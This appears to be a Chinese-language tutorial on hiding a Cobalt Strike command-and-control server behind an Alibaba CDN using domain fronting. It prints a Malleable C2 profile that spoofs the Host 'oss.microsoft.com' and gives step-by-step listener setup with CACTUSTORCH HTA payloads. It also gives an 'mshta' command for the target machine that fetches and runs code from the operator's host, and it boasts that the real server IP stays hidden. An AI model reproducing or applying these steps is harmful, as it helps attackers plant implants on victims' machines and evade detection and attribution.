
⚠️注意：cs需要使用3.x版本，4.x版本不支持。

1.直接使用开源项目 Malleable-C2-Profiles 中的 amazon.profile，但需要把其中的 Host 头改成我们自己在 CDN 中绑定的域名。

点击amoazon.profile打开下载地址。


```
        header "Accept" "*/*";
        header "Host" "oss.microsoft.com";

        metadata {
            base64;
            prepend "session-token=";
            prepend "skin=noskin;";
            append "csm-hit=s-24KU11BB82RZSYGVJBGK|1419899012996";
            header "Cookie";
        }
    }

    server {

        header "Server" "Server";
        header "x-amz-id-1" "THKUYEIKCKPGY5T42PZT";
        header "x-amz-id-2" "a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=
        header "X-Frame-Options" "SAMEORIGIN";
        header "Content-Encoding" "gzip";

        output {
            print;
        }
    }
}

http-post {

    set uri "/N4215/adj/amzn.us.sr.aps";

    client {

        header "Accept" "*/*";
        header "Content-Type" "text/xml";
        header "X-Requested-With" "XMLHttpRequest";
        header "Host" "oss.microsoft.com";

        parameter "sz" "160x600";
        parameter "oe" "oe=ISO-8859-1;";

        id {
            parameter "sn";
        }

        parameter "s" "3717";
        parameter "dc_ref" "http%3A%2F%2Foss.microsoft.com";
```

2.将文件保存放在cs服务端的根目录，在启动脚本后面加上./amazon.profile进行加载。



配置cs

1.新建一个listener，选择httppayload，主机填cdn绑定的域名。



2.点击确定后，下面的界面输入任意一个阿里云cdn的ip地址即可。

3.点击视图----web日志，可看到各种404的信息，那就对了。（挺耗流量的，用完记得把监听删掉）

4.因为域前置流量的特殊性，cs自带的payload都无法使用，不过还好有大佬已经写好了payload，直接加载进来即可。

点击CACTUSTORCH进入下载页面

使用方法：

a.将文件解压到cs客户端根目录

b.打开cs选择脚本管理器

c.点击load

d.选择CACTUSTORCH.can进行加载

5.点击攻击，会多出来一个payload选项。


6.local host填公网ip，选择刚刚创建的listener，type我用的是hta。

7.确认之后生成payload链接。复制下来。


8.在目标机上运行mshta http://xx.xx.xx.xx:80/a


即可看到目标上线，external地址会不断的变化，都为cdn服务器的ip。

9.开启wireshark抓虚拟机的包，没有cs服务器的真实ip。



搜索cdn服务器地址，看到的host为oss.microsoft.com，页面状态码都为200即可。





总结

优势：此方法能有效的隐藏自己真实的ip和域名等信息，对方能看到的只能是cdn的域名。且传输速度快。

劣势：长期对自身资源消耗极大。